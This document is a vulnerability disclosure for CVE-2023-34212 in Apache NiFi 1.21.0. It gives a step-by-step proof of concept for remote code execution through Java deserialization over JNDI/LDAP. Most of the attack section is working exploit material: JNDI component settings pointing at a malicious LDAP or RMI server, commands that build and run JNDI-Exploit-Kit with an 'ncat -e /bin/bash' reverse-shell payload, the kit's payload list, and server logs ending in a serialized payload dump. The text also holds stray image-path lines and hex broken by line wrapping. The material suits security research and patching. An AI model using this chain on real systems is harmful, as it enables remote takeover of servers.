# Apache NiFi Disclosures

Version 1.21.0

## Environment:

- Apache NiFi 1.21.0
- Ubuntu Linux


## Setup:

In order to setup the environment, Java 17 was installed on an Ubuntu Linux machine and the following commands were run:

```
wget https://dlcdn.apache.org/nifi/1.21.0/nifi-1.21.0-bin.zip
unzip nifi-1.21.0-bin.zip
cd nifi-1.21.0/bin
./nifi.sh set-single-user-credentials admin 123456789012
./nifi.sh run
```

Once the server is started, the interface can be accessed on “https://127.0.0.1:8443/nifi/” with the above credentials.

# Findings:

## 1. CVE-2023-34212: Java Deserialization via JNDI Components


**Description:**
The Apache NiFi application contains multiple JMS/JNDI components (e.g. “JndiJmsConnectionFactoryProvider” Controller Service and “ConsumeJMS” Processor) that can be used to perform a Java Deserialization attack via JNDI/LDAP to leverage the Clojure JAR, that is shipped by default with the Apache NiFi application, resulting in Remote Code Execution (RCE).

**Note:** Although only the “JndiJmsConnectionFactoryProvider” Controller Service and “ConsumeJMS” Processor were tested for this vulnerability, more components may be vulnerable to this attack.


**Proof of Concept:**

### 1.1. JndiJmsConnectionFactoryProvider Controller Service:

First we will need to access the “Configuration” section of the current NiFi Flow in order to add a malicious JNDI Connector.




In this example we will add the “JndiJmsConnectionFactoryProvider” Controller Service:





With the service added we will need to configure the following Property-Value pairs for LDAP:

| Property | Value |
|---|---|
| JNDI Initial Context Factory Class | com.sun.jndi.ldap.LdapCtxFactory |
| JNDI Provider URL | ldap://127.0.0.1:4444/o=/Clojure2 |

| | |
|---|---|
| **JNDI / JMS Client Libraries** | work/nar/extensions/nifi-scripting-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar |

Or the following Property-Value pairs can be used for RMI:


| Property | Value |
|---|---|
| **JNDI Initial Context Factory Class** | com.sun.jndi.rmi.registry.RegistryContextFactory |
| **JNDI Provider URL** | rmi://127.0.0.1:4444/aaa |
| **JNDI / JMS Client Libraries** | work/nar/extensions/nifi-scripting-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar |





**Note:** Although the parameter “JNDI Name of the Connection Factory” is mandatory, it can have any value.

**Note 2:** In this example we will focus on the LDAP exploitation method.

Now, in order to leverage the malicious JNDI, we will insert a “ConsumeJMS” processor and a connected “Output Port”:







**Note:** Other "JMS" or "JNDI" Processors may also work to perform the exploit.

The "ConsumeJMS" processor will have the following Property-Value pairs:

| Property | Value |
|---|---|
| Connection Factory Service | JndiJmsConnectionFactoryProvider |




**Note**: In this case our "JndiJmsConnectionFactoryProvider" has the default name "JndiJmsConnectionFactoryProvider".

**Note 2:** Although the parameter "Destination Name" is mandatory, it can have any value.

Now, in order to exploit the Java Deserialization vulnerability, we will need to setup a malicious LDAP server that the NiFi components will connect to.


We will use the “JNDI-Exploit-Kit”[1] software to serve the malicious Java Serialized Objects via LDAP. In order to setup the software we will need to modify the version of the Clojure package used (by default “JNDI-Exploit-Kit” uses Clojure version 1.8.0) in order to be compatible with the version that is shipped by default with Apache NiFi (1.11.1).

We will use the following commands to setup the software:


```
git clone https://github.com/pimps/JNDI-Exploit-Kit.git
cd JNDI-Exploit-Kit
sed -i 's/<version>1.8.0<\/version>/<version>1.11.0<\/version>/g' pom.xml
mvn clean package -DskipTests

java -jar target/JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -J 127.0.0.1:5555 -L
127.0.0.1:4444 -C 'ncat -e /bin/bash 127.0.0.1 6666'
```

If all the above steps were performed correctly, the only thing left to do is to “Start” the NiFi Flow and trigger the RCE:




On the left we can observe the LDAP server sending a Java Serialized Object of type “Clojure2” and on the right we can see the reverse shell that returned back to the attacker on port 6666:





[1] https://github.com/pimps/JNDI-Exploit-Kit


### 1.2. ConsumeJMS Processor:

As mentioned in the description, the “ConsumeJMS” Processor can also be used in a similar manner as presented above to obtain RCE directly (without needing a Controller Service).


Create “ConsumeJMS” Processor:




Configure “ConsumeJMS” Processor:



Obtain RCE:


ldap://127.0.0.1:4444/serial/ROME exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/URLDNS dns
ldap://127.0.0.1:4444/serial/Vaadin1 exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/Jre8u20 exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/CustomPayload
[+] By default, serialized payloads execute the command passed in the -C argument with 'exec_
global'.
[+] The CustomPayload is loaded from the -P argument. It doesn't support Dynamic Commands.
[+] Serialized payloads support Dynamic Command inputs in the following format:
ldap://127.0.0.1:4444/serial/[payload_name]/exec_global/[base64_command]
ldap://127.0.0.1:4444/serial/[payload_name]/exec_unix/[base64_command]
ldap://127.0.0.1:4444/serial/[payload_name]/exec_win/[base64_command]
ldap://127.0.0.1:4444/serial/[payload_name]/sleep/[milliseconds]
ldap://127.0.0.1:4444/serial/[payload_name]/java_reverse_shell/[ipaddress:port]
ldap://127.0.0.1:4444/serial/[payload_name]/dns/[domain_name]
Example1: ldap://127.0.0.1:1389/serial/CommonsCollections5/exec_unix/cGluZyAtYzEgZ29vZ2xl
mNvbQ==
Example2: ldap://127.0.0.1:1389/serial/Hibernate1/exec_win/cGluZyAtYzEgZ29vZ2xlLmNvbQ==
Example3: ldap://127.0.0.1:1389/serial/Jdk7u21/java_reverse_shell/127.0.0.1:9999
Example4: ldap://127.0.0.1:1389/serial/ROME/sleep/30000
Example5: ldap://127.0.0.1:1389/serial/URLDNS/dns/sub.mydomain.com
----------Server Log----------
2023-06-05 21:59:06 [JETTYSERVER]>> Listening on 127.0.0.1:5555
2023-06-05 21:59:06 [RMISERVER] >> Listening on 127.0.0.1:1099
2023-06-05 21:59:06 [LDAPSERVER] >> Listening on 0.0.0.0:4444
2023-06-05 21:59:10 [LDAPSERVER] >> Selecting Payload: 'Clojure2'
2023-06-05 21:59:10 [LDAPSERVER] >> Selecting Attack Type: 'exec_global'
2023-06-05 21:59:10 [LDAPSERVER] >> Generating payload object(s) for command: 'ncat -e /bin/b
ash 127.0.0.1 7777'
2023-06-05 21:59:10 [LDAPSERVER] >> Serializing payload...
2023-06-05 21:59:10 [LDAPSERVER] >> Send LDAP object with serialized payload: ACED00057372001
16A6176612E7574696C2E486173684D61700507DAC1C31660D103000246000A6C6F6164466163746F724900097468
726573686F6C6478703F4000000000000077080000000200000027372001463 6C6F6A7572652E6C616E672E49746
572617465FEEA19C6050385AE0200044C00055F6E657874740134C636C6F6A7572652F6C616E672F495365713B4C
00055F7365656447400124C6A6176612F6C616E672F4E626A656374 3B4C000166740124C636C6F6A7572652F6C616
E672F49466E3B4C000870726576536565647100 7E000478720011636C6F6A7572652E6C616E672E41536571 41E698
AB2323B663020000787200106 36C6F6A7572652E6C616E672E4F626A0B21613772D483EE0200014C00055F6D65746
174001D4C636C6F6A7572652F6C616E672F4950657273697374656E744D61703B787070707072001A636C6F6A75
72652E636F726524636F6D7024666E5F5F353837367C32A1E70BE9BAB40200024C000166710007E00044C000167710
07E000478720013636C6F6A7572652E6C616E672E52657374466EC40F7B63C727356702000078720016636C6F6A75
72652E6C616E672E4146756E6374696F6E3E06709C9E46FDCB0200014C00115F5F6D6574686F64496D706C4361636
86574001E4C636C6F6A7572652F6C616E672F4D6574686F64496D706C436163686 53B787070737100 7E000A707372
0015636C6F6A7572652E6D61696E246576616C5F6F7074F411A68F14C4E4260200007871007E000C7073720020636
C6F6A7572652E636F726524636F6E7374616E746C7924666E5F5F35373430C3332DFCA5C3713D0200014C00017871
007E000478710007E000B70740020287468726F772202845786365707469 6F6E2E2022536F6D65207465787422292297
371007E000A707371007E00107073710007E00127074005628757365202758636C6F6A7572652E6A6176612E736865
6C6C203A6F6E6C79205B73685D5D292028736820226E6361742220222D652220222F62696E2F626173682202231 3
2372E302E302E312220223737373722297071007E0009707078